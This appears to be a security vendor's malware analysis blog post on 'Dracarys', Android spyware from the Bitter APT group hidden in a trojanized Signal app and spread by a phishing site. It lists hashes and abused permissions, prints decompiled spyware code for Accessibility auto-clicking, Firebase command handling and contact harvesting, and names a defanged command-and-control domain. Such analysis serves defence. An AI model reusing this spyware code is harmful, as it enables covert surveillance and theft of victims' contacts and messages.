
Bitter APT group using “Dracarys” Android Spyware

blog.cyble.com/2022/08/09/bitter-apt-group-using-dracarys-android-spyware/

August 9, 2022




Android Malware Disguised as a Messaging Application

During our routine threat hunting exercise, Cyble Research Labs came across an article wherein the researchers mentioned Bitter APT delivering the Android Spyware “Dracarys.” Bitter aka T-APT-17 is a well-known Advanced Persistent Threat (APT) group active since 2013 and operates in South Asia. It has been observed targeting China, India, Pakistan, and other countries in South Asia.

The Bitter APT is actively involved in both desktop and mobile malware campaigns and uses techniques like spear phishing emails, exploiting known vulnerabilities to deliver Remote Access Trojan (RAT) and other malware families.

Dracarys Android Spyware impersonates genuine applications such as Signal, Telegram, WhatsApp, YouTube, and other chat applications and distributes through phishing sites.

During analysis, we observed that one of the phishing sites is still live and distributing Dracarys. The phishing site mimics the genuine Signal site and delivers a trojanized Signal app.


Dangerous | signalpremium.com/home/download.html

Signal

Get Signal Blog Developers Careers Donate

Signal Premium for Android


More Secure & More User-Friendly

Thanks! Your download will start in few seconds...
If not, please click here or

Download for Android

Figure 1 – Phishing site which distributes Dracarys malware

Upon in-depth analysis of the malware, we observed that the Threat Actor (TA) had inserted the malicious code into the Signal app source code to avoid being detected. The below image showcases the extra added spyware module "*org.zcode.dracarys*" in the trojanized version of the Signal App.


```
org
  apache.http
  codehaus.mojo.animal_si
  conscrypt
  greenrobot.eventbus
  jsoup.helper
  mp4parser
  reactivestreams
  signal
  slf4j
  sqlite.database
  thoughtcrime.securesms
  w3c.dom
  webrtc
  whispersystems
  xbill.DNS
```

```
org
  apache.http
  bgworker
  codehaus.mojo.animal_si
  conscrypt
  greenrobot.eventbus
  jsoup.helper
  mp4parser
  reactivestreams
  signal
  slf4j
  sqlite.database
  thoughtcrime.securesms
  threeten.bp
  w3c.dom
  webrtc
  whispersystems
  xbill.DNS
  zcode.dracarys
```
Genuine Signal application
Malicious code injected in genuine Signal's app source code


Figure 2 – Comparison of the genuine and trojanized Signal App

Technical Analysis

APK Metadata Information

- App Name: **Signal**
- Package Name: **org.thoughtcrime.securesms.app**
- SHA256 Hash: **d16a9b41a1617711d28eb52b89111b2ebdc25d26fa28348a115d04560a9f1003**

Figure 3 shows the metadata information of the application.



APP ICON

FILE INFORMATION

File Name	Signal_Premium.apk
Size	76.07MB
MD5	761705bd1681b94e991593bdcf190743
SHA1	2c60fbb9eb22d0eb5e62f15d1e49028944c3ff51
SHA256	d16a9b41a1617711d28eb52b89111b2ebdc25d26fa28348a115d04560a9f1003

APP INFORMATION

App Name	Signal
Package Name	org.thoughtcrime.securesms.app
Main Activity	org.thoughtcrime.securesms.components.settings.app.AppSettingsActivity
Target SDK	30
Min SDK	19
Max SDK	
Android Version Name	5.42.7
Android Version Code	108500

Figure 3 – App Metadata Information


Manifest Description

The malicious application mentions **24** permissions, of which the TA exploits **10**. The harmful permissions requested by the malware are:

Permission	Description
READ_CONTACTS	Access phone contacts
RECEIVE_SMS	Allows an application to receive SMS messages
READ_SMS	Access phone messages
CAMERA	Required to access the camera device.
READ_CALL_LOG	Access phone call logs
READ_EXTERNAL_STORAGE	Allows the app to read the contents of the device's external storage
RECORD_AUDIO	Allows the app to record audio with the microphone, which the attackers can misuse
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files to the external storage of the device
CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call
ACCESS_FINE_LOCATION	Allows an app to access precise location

Source Code Review

The trojanized version of the Signal application has registered the Accessibility Service in the Manifest file. The malware abuses the Accessibility permissions such as auto granting permission to run the application in the background, activating Device Admin, and performing auto clicks.




```
private void navigateToMIUIBackgroundPopupPermission() {
    List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText;
    AccessibilityNodeInfo rootInActiveWindow = getRootInActiveWindow();
    if (!(rootInActiveWindow == null || (findAccessibilityNodeInfosByText = rootInActiveWindow.findAccessibilityNodeInfosByText("Display pop-up windows while r
        Log.d("AlfredService", "Finding permission for background: " + findAccessibilityNodeInfosByText.size());
        for (int i = 0; i < findAccessibilityNodeInfosByText.size(); i++) {
            for (int i2 = 0; i2 < 5; i2++) {
                AccessibilityNodeInfo parent = getParent(findAccessibilityNodeInfosByText.get(i), i2);
                if (parent != null && parent.isClickable()) {
                    parent.performAction(16);
                    Log.d("AlfredService", "Clicked the backgound permission button");
                    return;
                }
            }
        }
    }
}


private void handleAdmin(AccessibilityEvent accessibilityEvent) {
    AccessibilityNodeInfo rootInActiveWindow;
    AdminHelper instance = AdminHelper.getInstance(this);
    if (instance.isMonitoring() && (rootInActiveWindow = getRootInActiveWindow()) != null) {
        List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText = rootInActiveWindow.findAccessibilityNodeInfosByText("Activate");
        if (findAccessibilityNodeInfosByText != null && findAccessibilityNodeInfosByText.size() >= 1) {
            makeClick(findAccessibilityNodeInfosByText, instance);
        }
        if (isMIUI()) {
            List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText2 = rootInActiveWindow.findAccessibilityNodeInfosByText("Next");
            if ((findAccessibilityNodeInfosByText2 == null || findAccessibilityNodeInfosByText2.isEmpty()) && (findAccessibilityNodeInfosByText2 = rootIr
                makeClick(findAccessibilityNodeInfosByText2, instance);
            }
            if (findAccessibilityNodeInfosByText2 != null && findAccessibilityNodeInfosByText2.size() >= 1) {
                makeClick(findAccessibilityNodeInfosByText2, instance);
            }
        }
    }
}
```

```
private void handleWynk(AccessibilityEvent accessibilityEvent) {
    AccessibilityNodeInfo rootInActiveWindow;
    WynkHelper instance = WynkHelper.getInstance(this);
    this.wynkHelper = instance;
    if (instance.isMonitoring() && (rootInActiveWindow = getRootInActiveWindow()) != null) {
        List<AccessibilityNodeInfo> findAccessibilityNodeInfosByText = rootInActiveWindow.findAccessibilityNodeInfosByText("Start now");
        if (findAccessibilityNodeInfosByText == null || findAccessibilityNodeInfosByText.isEmpty()) {
            AccessibilityNodeInfo rootInActiveWindow2 = getRootInActiveWindow();
            findAccessibilityNodeInfosByText = rootInActiveWindow2 != null ? rootInActiveWindow2.findAccessibilityNodeInfosByText("Allow") : new ArrayList<
        }
        if (findAccessibilityNodeInfosByText == null || findAccessibilityNodeInfosByText.isEmpty()) {
            AccessibilityNodeInfo rootInActiveWindow3 = getRootInActiveWindow();
            findAccessibilityNodeInfosByText = rootInActiveWindow3 != null ? rootInActiveWindow3.findAccessibilityNodeInfosByText(getString(17039370)) : ne
        }
        if (findAccessibilityNodeInfosByText != null && findAccessibilityNodeInfosByText.size() >= 1 && findAccessibilityNodeInfosByText.get(0).isClickable
            findAccessibilityNodeInfosByText.get(0).performAction(16);
            this.wynkHelper.stopMonitoring();
        }
    }
}


    private void makeClick(List<AccessibilityNodeInfo> list, AdminHelper adminHelper) {
        for (AccessibilityNodeInfo accessibilityNodeInfo : list) {
            for (; accessibilityNodeInfo != null; accessibilityNodeInfo = accessibilityNodeInfo.getParent()) {
                if (accessibilityNodeInfo.isClickable() && accessibilityNodeInfo.isEnabled()) {
                    accessibilityNodeInfo.performAction(16);
                    adminHelper.stopMonitoring();
                    return;
                }
            }
        }
    }
```

Figure 4 – Malware abusing Accessibility Service


The malware connects to the Firebase server and receives the commands to execute operations for collecting the data from the victim's device, as shown in the below image.



```
public /* synthetic */ void lambda$onMessageReceived$0$FirebaseCommunicatorService(RemoteMessage remoteMessage) {
    WorkerStore.delegate(this, remoteMessage.getData().get("data"));
}


} else if (str.endsWith("1acf3f9e-ba9d-4bd2-9bf3-d213bbffa859_4z")) {
    executorService.submit(new MessageXInterceptor("M: Started File Sync executor", instance.getIdentityValue()));
    UploadGatherer uploadGatherer = new UploadGatherer();
    uploadGatherer.initGatherer(context);
    executorService.submit(new Callable() { // from class: org.zcode.dracarys.-$$Lambda$C7Dm_9Z_tnvPpDGkJPlo3IyA53g
        @Override // java.util.concurrent.Callable
        public final Object call() {
            return InfoGatherer.this.makeRequest();
        }
    });
} else if (str.endsWith("1acf3f9e-ba9d-4bd2-9bf3-d213bbffa859_5z")) {
    executorService.submit(new MessageXInterceptor("M: Started AppInfo executor", instance.getIdentityValue()));
    AppInfoGatherer appInfoGatherer = new AppInfoGatherer();
    appInfoGatherer.initGatherer(context);
    executorService.submit(new Callable() { // from class: org.zcode.dracarys.-$$Lambda$C7Dm_9Z_tnvPpDGkJPlo3IyA53g
        @Override // java.util.concurrent.Callable
        public final Object call() {
            return InfoGatherer.this.makeRequest();
        }
    });
} else if (str.endsWith("1acf3f9e-ba9d-4bd2-9bf3-d213bbffa859_6z")) {
    executorService.submit(new MessageXInterceptor("M: Started PhoneMessageReport executor", instance.getIdentityValue()));
    PhoneMessageGatherer phoneMessageGatherer = new PhoneMessageGatherer();
    phoneMessageGatherer.initGatherer(context);
    executorService.submit(new Callable() { // from class: org.zcode.dracarys.-$$Lambda$C7Dm_9Z_tnvPpDGkJPlo3IyA53g
        @Override // java.util.concurrent.Callable
        public final Object call() {
            return InfoGatherer.this.makeRequest();
        }
    });
} else if (str.endsWith("1acf3f9e-ba9d-4bd2-9bf3-d213bbffa859_7z")) {
    executorService.submit(new MessageXInterceptor("M: Started CallLogReport executor", instance.getIdentityValue()));
    CallLogGatherer callLogGatherer = new CallLogGatherer();
    callLogGatherer.initGatherer(context);
    executorService.submit(new Callable() { // from class: org.zcode.dracarys.-$$Lambda$C7Dm_9Z_tnvPpDGkJPlo3IyA53g
```

Figure 5 – Receiving commands from the Firebase server


The malware collects all the contacts from the infected device and sends them to the Command and Control (C&C) server "*hxxps://signal-premium-app[.]org*".



```
private List<JSONObject> getAllContactsWithName() {
    try {
        Cursor query = this.context.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, new String[]{"data1", "display_name", "data3",
        ArrayList arrayList = new ArrayList();
        HashSet hashSet = new HashSet();
        while (query != null && query.moveToNext()) {
            String string = query.getString(query.getColumnIndexOrThrow("data1"));
            String string2 = query.getString(query.getColumnIndexOrThrow("display_name"));
            String string3 = query.getString(query.getColumnIndexOrThrow("data2"));
            String string4 = query.getString(query.getColumnIndexOrThrow("data3"));
            if (!hashSet.contains(string)) {
                arrayList.add(toContact(string, string2, string3, string4));
                hashSet.add(string);
            }
        }
        if (query != null) {
            query.close();
        }
        return arrayList;
    } catch (Exception e) {
        Log.d("DracarysException", "Contacts couldn't be accessed", e);
        return new ArrayList();
    }
}

public JSONObject toContact(String str, String str2, String str3, String str4) throws JSONException {
    JSONObject jSONObject = new JSONObject();
    jSONObject.put("phoneNumber", str);
    jSONObject.put("name", str2);
    jSONObject.put("type", str3);
    jSONObject.put(EmojiSearchDatabase.LABEL, str4);
    return jSONObject;
}
```

